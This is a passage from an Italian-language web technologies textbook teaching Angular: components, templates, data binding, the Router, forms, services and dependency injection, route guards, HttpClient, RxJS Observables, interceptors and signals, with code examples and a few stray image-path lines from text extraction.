  standalone: true,
  templateUrl: './app.component.html',
  styleUrl: './app.component.scss'
})
export class AppComponent {}
```



Lo stato e l'interpolazione

TS app.component.ts

```ts
@Component({
  selector: 'app-root',
  standalone: true,
  template: "<h1>Hello {{name.toUpperCase()}}!</h1>",
  styles: "h1 { font-family: sans-serif; color: darkblue; }",
})
export class AppComponent {
  name = 'Web Technologies';
}
```



`name.toUpperCase()` è valutata e il risultato inserito nel titolo.

Le espressioni fra `{{ }}` nei template Angular vengono valutate, e il risultato (convertito in stringa) viene inserito nel template. È lo stesso principio dei motori di template visti nel capitolo 12, ma applicato **lato client** e ricalcolato automaticamente a ogni cambiamento di stato.

```
ng generate component counter
```

Terminale

```
CREATE src/app/counter/counter.component.html (22 bytes)
CREATE src/app/counter/counter.component.spec.ts (603 bytes)
CREATE src/app/counter/counter.component.ts (239 bytes)
CREATE src/app/counter/counter.component.scss (0 bytes)
```

app.component.ts

```ts
import { Component } from '@angular/core';
import { CounterComponent } from './counter/counter.component';

@Component({
  selector: 'app-root',
  standalone: true,
  imports: [CounterComponent],
  template: `
    <h1>Hello {{name.toUpperCase()}}!</h1>
    <app-counter />
  `,
  styles: "h1 { font-family: sans-serif; color: darkblue; }",
})
export class AppComponent {
  name = 'Web Technologies';
}
```



Il template generato da `ng generate` contiene soltanto `<p>counter works!</p>`.

Componenti standalone

I componenti *standalone* hanno `standalone: true` nei metadati e possono importare direttamente altri componenti, direttive e *pipe* usati nei propri template. Il codice Angular precedente alla versione 14 usava un meccanismo diverso, chiamato `NgModule`. In questo corso si usano soltanto componenti standalone.

Gestione degli eventi

In Angular gli eventi si legano ai gestori con la sintassi a **parentesi tonde**:


```
<button (click)="increment()">Click me</button>
```

dove `increment()` è un metodo del componente.

counter.component.ts

```
@Component({
  selector: 'app-counter',
  standalone: true,
  template: `
    <button (click)="increment()">Click me</button>
    <p>The button was clicked {{counter}} time(s).</p>
  `,
  styles: 'p, button { font-size: 1.25em; font-family: sans-serif; }'
})
export class CounterComponent {
  counter: number = 0;

  increment() {
    this.counter = this.counter + 1;
  }
}
```



Nessuna riga di codice tocca il DOM.

Si noti che non c'è alcun codice che aggiorna il DOM: modificando `this.counter`, Angular ridisegna da sé la parte di template che dipende da quel valore. È esattamente il lavoro manuale che nel capitolo 21 dovevamo scrivere a mano.

Controllo di flusso nei template

Spesso serve disegnare condizionalmente una parte di template, o iterare su più elementi. Angular supporta questi scenari con la sintassi `@if`/`@else` e `@for`. Prima di Angular 17 si usavano le direttive `ngIf` e `ngFor`.

counter.component.html

```
<button (click)="increment()">Click me</button>
<p>
  The button was clicked {{counter}}
  @if (counter === 1) { time } @else { times }.
</p>
```

counter = 1

Click me

The button was clicked 1 time.

counter = 2

Click me

The button was clicked 2 times.

Esempio 22.1 — Iterare con `@for`

Aggiungiamo al contatore la registrazione dei momenti in cui il pulsante è stato premuto.

counter.component.ts

```
export class CounterComponent {
  counter: number = 0;
  clickTimestamps: Date[] = [];

  increment() {
    this.counter = this.counter + 1;
    this.clickTimestamps.push(new Date());
  }
}
```

counter.component.html

```
<ul>
  @for (ts of clickTimestamps; track ts) {
    <li>{{ts}}</li>
  } @empty {
    <li>Il pulsante non e' mai stato premuto!</li>
  }
</ul>
```

nessun clic

- Il pulsante non e' mai stato premuto!

dopo due clic

- Mon Oct 05 2026 10:15:32 GMT+0200 (Ora legale dell'Europa centrale)
- Mon Oct 05 2026 10:15:34 GMT+0200 (Ora legale dell'Europa centrale)

Interpolata, una `Date` diventa la stringa di `toString()`.

La clausola `track` indica ad Angular come identificare univocamente gli elementi della collezione: serve a ridisegnare solo le voci effettivamente cambiate invece dell'intera lista. È la soluzione al problema del «rendering efficiente» rimasto aperto nel capitolo 21.

Comunicazione fra componenti

A volte i componenti devono scambiarsi dati: un componente padre passa informazioni ai figli (per configurarne il comportamento o per passare dati da visualizzare), oppure un figlio deve comunicare al padre che è accaduto qualcosa. In Angular questi schemi si realizzano con i decoratori `@Input()` e `@Output()`.

Dal padre al figlio: @Input

Nel componente figlio, le proprietà che il padre può impostare si decorano con `@Input()`. Può esserci un valore predefinito, usato quando il padre non ne fornisce uno.

counter.component.ts

```ts
import { Component, Input } from '@angular/core';

export class CounterComponent {
  @Input() buttonText = "Click me";
  counter: number = 0;
  clickTimestamps: Date[] = [];

  increment() {
    this.counter = this.counter + 1;
    this.clickTimestamps.push(new Date());
  }
}
```

counter.component.html

```html
<button (click)="increment()">
  {{buttonText}}
</button>
```

Il padre passa il dato impostando una proprietà sull'elemento:

app.component.ts

```ts
@Component({
  selector: 'app-root',
  standalone: true,
  imports: [CounterComponent],
  template: `
    <h1>Hello {{name.toUpperCase()}}!</h1>
    <app-counter buttonText="CLICK HERE"/>
  `,
})
export class AppComponent {
  name = 'Web Technologies';
}
```





Figura 22.2: *Anatomia del passaggio di dati dal padre al figlio.*

Questo schema è molto diffuso nei framework di front-end: in React e Vue lo stesso meccanismo si chiama **props**.

Property binding

Angular permette di impostare **dinamicamente** i valori degli attributi di elementi HTML e componenti, legandoli a proprietà del componente corrente. Il nome dell'attributo da legare si scrive fra parentesi quadre, e il valore è il nome della proprietà.

app.component.html

```
<h1>Hello {{name.toUpperCase()}}!</h1>
<app-counter [buttonText]="btnMsg"/>
<img [src]="imageUrl"/>
```

app.component.ts

```
export class AppComponent {
  name = 'Web Technologies';
  btnMsg = "CLICK HERE";
  imageUrl = "https://picsum.photos/300/150";
}
```



L'immagine casuale 300×150 indicata da `imageUrl`.

Property binding contro interpolazione

Ci si potrebbe chiedere che differenza ci sia fra `<img [src]="imageUrl"/>` e `<img src="{{imageUrl}}"/>`. In quell'esempio il risultato è lo stesso, ma non è sempre così: l'**interpolazione** valuta l'espressione e ne **converte il risultato in stringa**. Per passare un **oggetto** o un **array** come proprietà di un elemento bisogna necessariamente usare il property binding.

Dal figlio al padre: @Output

Per creare un canale di comunicazione dal figlio al padre si usa il decoratore `@Output` su una proprietà di classe, assegnandole un valore di tipo `EventEmitter`. Per inviare un evento sul canale, il figlio invoca il metodo `emit()`.

counter.component.ts

```ts
export class CounterComponent {
  @Input() buttonText = "Click me";
  @Output() counterClickedTenTimes = new EventEmitter<number>();

  counter: number = 0;
  clickTimestamps: Date[] = [];

  increment() {
    this.counter++;
    this.clickTimestamps.push(new Date());


    if (this.counter % 10 === 0)
      this.counterClickedTenTimes.emit(this.counter);
  }
}
```

Il padre reagisce definendo un gestore, come per un evento qualunque:

app.component.html

```html
<app-counter [buttonText]="btnMsg"
             (counterClickedTenTimes)="addClicks($event)" />


<ul>
  @for (click of clicksList; track click) {
    <li>Il pulsante e' stato premuto {{click}} volte.</li>
  }
</ul>
```



app.component.ts

```ts
export class AppComponent {
  name = 'Web Technologies';
  btnMsg = "CLICK HERE";
  clicksList: number[] = [];

  addClicks(nClicks: number) {
    this.clicksList.push(nClicks);
  }
}
```



Si noti la simmetria della sintassi: **parentesi quadre** per i dati che scendono dal padre al figlio, **parentesi tonde** per gli eventi che salgono dal figlio al padre.

Il Router

Le Single Page Application devono gestire il routing lato client. Angular include un **Router** che abilita la navigazione fra viste diverse, interpretando la URL come un'istruzione per cambiare vista. Le applicazioni create con `ng new` hanno già il routing configurato e pronto.

Il punto di ingresso

src/main.ts


```ts
import { bootstrapApplication } from '@angular/platform-browser';
import { appConfig } from './app/app.config';
import { AppComponent } from './app/app.component';

bootstrapApplication(AppComponent, appConfig)
  .catch((err) => console.error(err));
```

src/app/app.config.ts

```ts
import { ApplicationConfig } from '@angular/core';
import { provideRouter } from '@angular/router';
import { routes } from './app.routes';

export const appConfig: ApplicationConfig = {
  providers: [provideRouter(routes)]
};
```




Le rotte

src/app/app.routes.ts

```ts
import { Routes } from '@angular/router';
import { CounterPageComponent } from './counter-page/counter-page.component';
import { HomePageComponent } from './home-page/home-page.component';

export const routes: Routes = [
  {
    path: "",                     // la URL della rotta
    title: "Home Page",           // il titolo della scheda
    component: HomePageComponent  // il componente da disegnare
  },
  {
    path: "counter",
    title: "Counter",
    component: CounterPageComponent
  }
];
```



router-outlet e routerLink

Il componente `RouterOutlet` analizza la URL corrente e disegna il componente associato al percorso corrispondente.

app.component.ts

```ts
import { Component } from '@angular/core';
import { CommonModule } from '@angular/common';
import { RouterLink, RouterOutlet } from '@angular/router';

@Component({
  selector: 'app-root',
  standalone: true,
  imports: [CommonModule, RouterOutlet, RouterLink],
  template: `
    <nav>
      <a routerLink="/">Home</a> |
      <a routerLink="/counter">Counter</a>
    </nav>
    <router-outlet></router-outlet>
  `,
})
export class AppComponent {}
```



La barra resta, il contenuto dell'outlet cambia con la URL.

Non usare `href` nei collegamenti interni

Usando collegamenti tradizionali con l'attributo `href`, il browser effettua una nuova richiesta HTTP e **ricarica l'intera applicazione**. Il Router analizzerebbe poi la URL e caricherebbe il componente giusto, quindi il risultato finale sarebbe corretto — ma vanificando completamente lo scopo di una Single Page App.
Per navigare correttamente fra le viste si usa la direttiva `routerLink`. Si noti che, se un utente inserisce a mano la URL `localhost:4200/counter`, il caricamento completo avviene comunque e il Router disegna correttamente il componente: è il comportamento desiderato.

Evidenziare il collegamento attivo


La direttiva `RouterLinkActive` permette di indicare un elenco di classi CSS da applicare ai `routerLink` che corrispondono alla rotta corrente.

app.component.html

```html
<nav>
  <a routerLink="/" routerLinkActive="active"
     [routerLinkActiveOptions]="{exact: true}">Home</a> |
  <a routerLink="/counter" routerLinkActive="active">Counter</a>
</nav>
<router-outlet></router-outlet>
```

```css
nav .active {
  font-weight: bold;
}
```





L'opzione `exact: true` serve per la rotta radice: senza di essa, `/` risulterebbe attiva anche quando ci si trova su `/counter`, dato che ogni percorso comincia con una barra.

Riferimenti

- **Angular Docs**.
  https://angular.dev/overview
  Parti rilevanti: *Introduction: Essentials*; *In-depth Guides: Components, Template Syntax, Routing*; *Developer Tools: Angular CLI*.

Angular avanzato

Sappiamo che cosa sono i componenti, come si usa il Router integrato e come gestire `@Input` e `@Output`. In questo capitolo vediamo altre funzionalità importanti del framework: i **form**, i **servizi** e l'iniezione delle dipendenze, la **protezione delle rotte**, il **client HTTP** e i **signal**.

I form

I form sono in molti casi il modo preferito per raccogliere l'input dell'utente. In Angular si possono gestire in due modi:

- **form guidati dal template**: le associazioni fra i dati del componente e il form sono definite **implicitamente**, tramite direttive nel template;
- **form reattivi**: le associazioni sono definite **esplicitamente** nel componente.

TS login.component.ts

```ts
import { Component } from '@angular/core';
import { FormsModule } from '@angular/forms';

@Component({
  selector: 'app-login',
  standalone: true,
  imports: [FormsModule],
  templateUrl: './login.component.html',
  styleUrl: './login.component.scss'
})
export class LoginComponent {
  user: string = "";
  pass: string = "";
}
```

<> login.component.html

```html
<h1>Login</h1>
<form>
  <label for="usr">Username:</label>
  <input id="usr" name="usr" [(ngModel)]="user"/>

  <label for="pwd">Password:</label>
  <input id="pwd" name="pwd" type="password" [(ngModel)]="pass"/>
</form>
<p>
  Username is <strong>{{user}}</strong>;
  Password is <strong>{{pass}}</strong>
</p>
```



`[(ngModel)]`: il campo e la proprietà restano sempre allineati, nei due versi.

La direttiva `[(ngModel)]="pass"` specifica che il valore di un campo del form è legato a una proprietà del componente.

La «banana nella scatola»

La notazione `[()]` è nota scherzosamente come *banana in a box* e rappresenta un **legame bidirezionale**: combina il property binding (parentesi quadre, dati che scendono) con l'event binding (parentesi tonde, eventi che salgono).
Il risultato è che, digitando nel campo, i dati del componente si aggiornano automaticamente e il template si aggiorna di conseguenza; e se una proprietà cambia nel componente, il campo del form si aggiorna da sé. Per verificarlo basta inizializzare `user` a un valore diverso dalla stringa vuota.

TS login.component.ts

```ts
import { Component } from '@angular/core';
import { FormControl, FormGroup, ReactiveFormsModule } from '@angular/forms';

@Component({
  selector: 'app-login',
  standalone: true,
  imports: [ReactiveFormsModule],
  templateUrl: './login.component.html',
  styleUrl: './login.component.scss'
})
export class LoginComponent {
  loginForm = new FormGroup({
    user: new FormControl(''),    // l'argomento e' il valore iniziale
    pass: new FormControl('')
  });


  onSubmit() {
    alert(`Username: ${this.loginForm.value.user}
           Password: ${this.loginForm.value.pass}`);
  }
}
```

<> login.component.html

```html
<h1>Login</h1>
<form [formGroup]="loginForm" (ngSubmit)="onSubmit()">
  <label for="usr">Username:</label>
  <input id="usr" formControlName="user"/>

  <label for="pwd">Password:</label>
  <input id="pwd" formControlName="pass" type="password"/>

  <button type="submit">Submit</button>
</form>
<p>
  Username is <strong>{{loginForm.value.user}}</strong>;
  Password is <strong>{{loginForm.value.pass}}</strong>
</p>
```



Premendo *Submit* viene invocato `onSubmit()`.

Qui la struttura del form è dichiarata esplicitamente nella classe: è più verboso, ma rende il form ispezionabile e testabile dal codice, e permette di aggiungere validatori in modo strutturato.

Servizi e iniezione delle dipendenze

Sappiamo che le classi del nostro software dovrebbero fare **una cosa sola** e farla bene: aumenta modularità e riusabilità. I componenti Angular dovrebbero occuparsi soltanto dell'esperienza utente: template, stili e la logica che fa da mediatore fra la vista e la logica applicativa.

Servizio

I **servizi** sono classi che forniscono funzionalità utilizzabili in più parti dell'applicazione. Non sono associati direttamente all'esperienza utente: niente template, niente stili, solo logica invocabile all'occorrenza.

Sono ideali per compiti come recuperare dati da una API REST, registrare log o validare dati: attività che con ogni probabilità serviranno in punti diversi dell'applicazione.

Dependency Injection

Angular sfrutta il pattern della **iniezione delle dipendenze** per permettere al codice di ottenere facilmente istanze delle proprie dipendenze. L'obiettivo è **separare** la responsabilità di costruire le dipendenze da quella di usarle, riducendo l'accoppiamento.

Nel sistema di iniezione di Angular esistono due ruoli: il **consumatore** di dipendenze (il codice che scriviamo noi) e il **fornitore** di dipendenze (gestito generalmente da Angular).


Creare un servizio

```
ng generate service calculator
```

calculator.service.ts

```ts
import { Injectable } from '@angular/core';

@Injectable({
  providedIn: 'root'  // disponibile ovunque
})
export class CalculatorService {
  sum(x: number, y: number): number { return x + y; }
}
```



Una sola istanza, creata da Angular
e consegnata a chi la chiede.

Il decoratore `@Injectable` marca la classe come qualcosa che può essere iniettato in un componente come dipendenza.

Iniettare un servizio

Ci sono due modi. Con la funzione `inject()`:

```ts
// home-page.component.ts
import { Component, inject } from '@angular/core';
import { CalculatorService } from '../calculator.service';

@Component({
  selector: 'app-home-page',
  standalone: true,
  template: "<p>The sum is <strong>{{sum}}</strong></p>",
})
export class HomePageComponent {
  private calculatorService = inject(CalculatorService);
  sum = this.calculatorService.sum(1234, 4321);
}
```



1234 + 4321 = 5555

Oppure dichiarandolo nel costruttore della classe:

```ts
// home-page.component.ts
export class HomePageComponent {
  constructor(private calculatorService: CalculatorService) {}
  sum = this.calculatorService.sum(1234, 4321);
}
```

In nessuno dei due casi il componente costruisce il servizio con `new`: è precisamente questo il punto dell'iniezione delle dipendenze, e ciò che rende il componente facilmente testabile sostituendo il servizio con una versione finta.

Proteggere le rotte

Un compito frequente è assicurarsi che solo gli utenti autorizzati accedano a certe rotte. Con il Router di Angular si usano le **Route Guard**: funzioni invocate da Angular per determinare se l'utente possa compiere certe operazioni su una rotta (`canActivate`, `canMatch`, `canLoad`, `canDeactivate`).

Le guardie si indicano come proprietà degli oggetti `Route`. Se ne possono specificare più di una: Angular le esegue **in parallelo**, e l'azione è consentita solo se tutte restituiscono `true`.

```
ng generate guard authorization
```

authorization.guard.ts


```ts
import { inject } from '@angular/core';
import { CanActivateFn, Router } from '@angular/router';
import { AuthService } from './auth.service';

export const authorizationGuard: CanActivateFn = (route, state) => {
  const router = inject(Router);
  const authService = inject(AuthService);

  if (authService.isUserLoggedIn()) {
    return true;                    // utente autorizzato
  } else {
    router.navigateByUrl("/login");   // reindirizza al login
    return false;
  }
};
```

app.routes.ts

```ts
{
  path: "counter",
  title: "Counter",
  component: CounterPageComponent,
  canActivate: [authorizationGuard]
}
```



Una guardia può restituire un valore booleano oppure un oggetto `UrlTree`:

- `true`: la guardia è soddisfatta, la navigazione può proseguire;
- `false`: la guardia non è soddisfatta, l'azione non è consentita;
- un `UrlTree`: il Router deve reindirizzare a quella URL.

Con più guardie, restituire un UrlTree

Quando si impostano più guardie bisogna sempre restituire un `UrlTree` per reindirizzare, e **non** invocare direttamente `Router.navigate()` come nell'esempio precedente. Con più guardie eseguite in parallelo, se due di esse reindirizzano si possono avere *race condition*.

Le guardie non sono sicurezza

Una Route Guard gira **nel browser**, cioè su una macchina interamente sotto il controllo dell'utente. Serve a migliorare l'esperienza (non mostrare pagine inutilizzabili), non a proteggere i dati. La vera autorizzazione va sempre imposta **sul server**, come abbiamo fatto nel capitolo sulle API REST.

HttpClient

Angular fornisce una API per effettuare richieste HTTP, implementata nella classe di servizio `HttpClient`. Va configurata tramite iniezione delle dipendenze.

app.config.ts

```ts
export const appConfig: ApplicationConfig = {
  providers: [
    provideHttpClient(),
    provideRouter(routes)
  ]
};
```

rest-backend.service.ts

```ts
import { HttpClient } from '@angular/common/http';
import { Injectable } from '@angular/core';

@Injectable({ providedIn: 'root' })
export class RestBackendService {
  constructor(private http: HttpClient) {}
  // il servizio puo' ora effettuare richieste tramite `this.http`
}
```


Esempio 23.1 — Una richiesta HTTP

cat-facts.component.ts

```ts
@Component({
  selector: 'app-cat-facts',
  standalone: true,
  template: `
    <h1>Cat Facts</h1>
    <button (click)="loadCatFact()">
      Click here to load a cat fact
    </button>
    <p>{{catFact}}</p>
  `
})
export class CatFactsComponent {
  constructor(private http: HttpClient) {}

  catFact: string = "";

  loadCatFact() {
    let url = "https://cat-fact.herokuapp.com/facts/random";
    this.http.get<{ text: string }>(url).subscribe(data => {
      this.catFact = data.text;
    });
  }
}
```



Observable

`HttpClient` fornisce metodi corrispondenti ai vari verbi HTTP, e ciascuno restituisce un **Observable** della libreria RxJS (*Reactive Extensions Library for JavaScript*). Angular usa gli Observable per gestire molte operazioni asincrone.

Observable

Un **Observable** è per certi versi simile a una Promise, con una differenza essenziale: una **Promise** può risolversi (o essere rifiutata) **una volta sola**, cioè emette in modo asincrono un **singolo** valore o un errore; un **Observable** può emettere in modo asincrono **più valori nel tempo**.


Promise	**Observable**
Un solo valore, una sola volta.	Zero, uno o molti valori nel tempo.
Si consuma con `.then()` / `.catch()`.	Si consuma **sottoscrivendosi** con `.subscribe()`.
Parte subito, alla creazione.	Parte alla sottoscrizione.

Sottoscriversi a un Observable

Come con le Promise, bisogna fornire le callback da eseguire al verificarsi degli eventi. Lo si fa **sottoscrivendosi**.

subscribe.ts

```ts
observable.subscribe({
  next(value) {   // a ogni valore emesso
    console.log(`Observable emitted value ${value}`);
  },
  error(err) {    // se emette un errore
    console.log(`Observable emitted an Error: ${err}`);
  },
  complete() {    // quando ha finito
    console.log("Observable finished emitting values");
  }
});
```



Ogni valore emesso invoca `next`; poi l'Observable termina con `complete` oppure con `error`.


Creare un Observable

L'argomento passato al costruttore è la funzione da eseguire al momento della sottoscrizione.

observables_example.ts

```ts
import { Observable } from "rxjs";

const observable = new Observable<number>((subscriber) => {
  setTimeout(() => {
    let num = Math.random();
    if (num < 0.5) {
      subscriber.next(num);
    } else {
      subscriber.error(new Error(`You were unlucky! ${num}`));
    }
    subscriber.complete();
  }, 2000);
});
```



I due esiti possibili, due secondi dopo la sottoscrizione.

Terminale

```
$ node observables_example.js
Observable emitted value 0.33397894647355697
Observable finished emitting values

$ node observables_example.js
Observable emitted an Error: Error: You were unlucky! 0.620240538767127
```

Un errore è una conclusione

Nella seconda esecuzione `complete()` **non** viene invocata: un errore termina l'Observable, e le due callback si escludono a vicenda. È lo stesso comportamento di un'eccezione che interrompe un flusso.

Emettere più valori


multiple_values.ts

```ts
import { Observable, Subscriber } from "rxjs";

const observable = new Observable<number>(subscriber => {
  helper(subscriber, 1);
});

function helper(subscriber: Subscriber<number>, level: number) {
  setTimeout(() => {
    let num = Math.random();
    if (level > 3) { subscriber.complete(); return; }

    if (num < 0.8) {
      subscriber.next(num);
      helper(subscriber, level + 1);   // ricorsione
    } else {
      subscriber.error(new Error(`You were unlucky! ${num}`));
    }
  }, 1000);
}
```



Un valore al secondo; al quarto livello la sequenza termina.

Terminale


```
$ node multiple_values.js
Observable emitted value 0.6982903488018062
Observable emitted value 0.5713928193844571
Observable emitted value 0.005029574874092724
Observable finished emitting values
```

INTERCEPTOR

`HttpClient` si può configurare in molti modi: per esempio con `withFetch()` per usare la `fetch` API al posto di `XMLHttpRequest`, oppure aggiungendo **interceptor**.

app.config.ts

```ts
export const appConfig: ApplicationConfig = {
  providers: [
    provideHttpClient(
      withFetch(),
      withInterceptors([loggingInterceptor, authInterceptor])
    ),
    provideRouter(routes)
  ]
};
```



Gli interceptor sono una forma di **middleware** supportata da `HttpClient`: stesso concetto dei middleware di Express visti nel capitolo 13, ma applicato alle richieste **in uscita**. Sono funzioni che ricevono la richiesta corrente e una funzione `next`, che rappresenta il passo successivo della catena.

interceptors.ts

```ts
function log(req: HttpRequest<unknown>, next: HttpHandlerFn) {
  console.log(req.url);
  return next(req);
}
```

Console

```
http://localhost:3000/todos
```

Casi d'uso tipici:

- aggiungere header di autenticazione alle richieste (per esempio i token JWT del capitolo 17);
- mettere in cache le risposte per un certo tempo;
- registrare le richieste in uscita.

Change detection

Quando una proprietà di un componente cambia, il suo template viene aggiornato automaticamente da Angular. Aggiornare i template **solo quando serve** e farlo in modo efficiente (aggiornando solo le parti necessarie) è essenziale per le prestazioni di una SPA.

Come fa Angular a sapere quando deve aggiornare la vista?

In sostanza, quando accade qualcosa nell'applicazione (eventi del DOM, operazioni asincrone) si attiva il meccanismo di **change detection**. Angular percorre tutti i componenti della gerarchia e, per ciascuno, verifica se il suo stato è cambiato e se il cambiamento influisce sulla vista; in tal caso aggiorna la porzione di DOM corrispondente al template del componente.

Signal

I **signal** sono stati introdotti in Angular 17. Tracciano in modo **granulare** come e dove lo stato viene usato nell'applicazione, permettendo ad Angular di ottimizzare ulteriormente gli aggiornamenti.

Signal

Si può pensare a un **signal** come a una variabile capace anche di **notificare** i consumatori interessati quando il proprio valore cambia. È un modo di realizzare la **programmazione reattiva**, una forma di programmazione dichiarativa basata sull'elaborazione asincrona degli eventi.

Usare i signal permette ad Angular di evitare controlli di change detection non necessari e di aggiornare solo le parti del DOM effettivamente cambiate.

Creare e aggiornare


I signal possono essere scrivibili o in sola lettura. Quelli scrivibili si creano con la funzione `signal()`, passando un valore iniziale, e offrono `.set()` per impostare un nuovo valore e `.update()` per calcolarlo a partire dal precedente.

counter-signal.component.ts

```ts
import { Component, signal } from '@angular/core';

@Component({
  selector: 'app-counter-signal',
  standalone: true,
  template: `
    <h1>Counter with Signals</h1>
    <button (click)="handleClick()">Click to Increment</button>
    <button (click)="handleReset()">Click to Reset</button>
    <p>{{count()}}</p>   <!-- si notino le parentesi! -->
  `
})
export class CounterSignalComponent {
  count = signal(0);

  handleClick() { this.count.update(value => value + 1); }
  handleReset() { this.count.set(0); }
}
```



